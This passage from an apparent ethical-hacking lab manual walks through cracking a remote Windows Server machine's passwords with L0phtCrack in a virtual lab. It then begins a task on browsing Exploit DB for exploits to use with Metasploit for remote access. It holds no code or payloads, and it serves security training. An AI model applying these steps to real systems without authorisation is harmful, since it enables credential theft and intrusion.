


Figure 1.2.13: Job scheduling option

19. Check the given details in the **Summary** wizard and click **Finish**.




Figure 1.2.14: Summary option

20. **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.




Figure 1.2.15: Cracking password in progress

TASK 2.2**Analyze the Result**

21. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.

Note: It will take some time to crack all the passwords of a remote system.

22. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the **Stop** button in the bottom-right corner of the window.




Figure 1.2.16: Passwords successfully cracked

23. As an ethical hacker or penetration tester, you can use the **L0phtCrack** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any systems with weak passwords.
24. This concludes the demonstration of auditing system passwords using L0phtCrack.
25. Close all open windows and document all the acquired information.
26. Turn off the **Windows Server 2016** virtual machine.

TASK 3**Find Vulnerabilities on Exploit Sites**


Here, we attempt to find the vulnerabilities of the target system using various exploit sites such as Exploit DB and Security Focus.

TASK 3.1**Finding Vulnerabilities on Exploit DB**

1. On the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and navigate to <https://www.exploit-db.com/>.

 Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications. You can use these sites to find relevant vulnerabilities about the target system based on the information gathered, and further download the exploits from the database and use exploitation tools such as Metasploit, to gain remote access.

- The **Exploit Database** website appears; you can click any of the latest vulnerabilities to view detailed information, or you can search for a specific vulnerability by entering its name in the **Search** field.

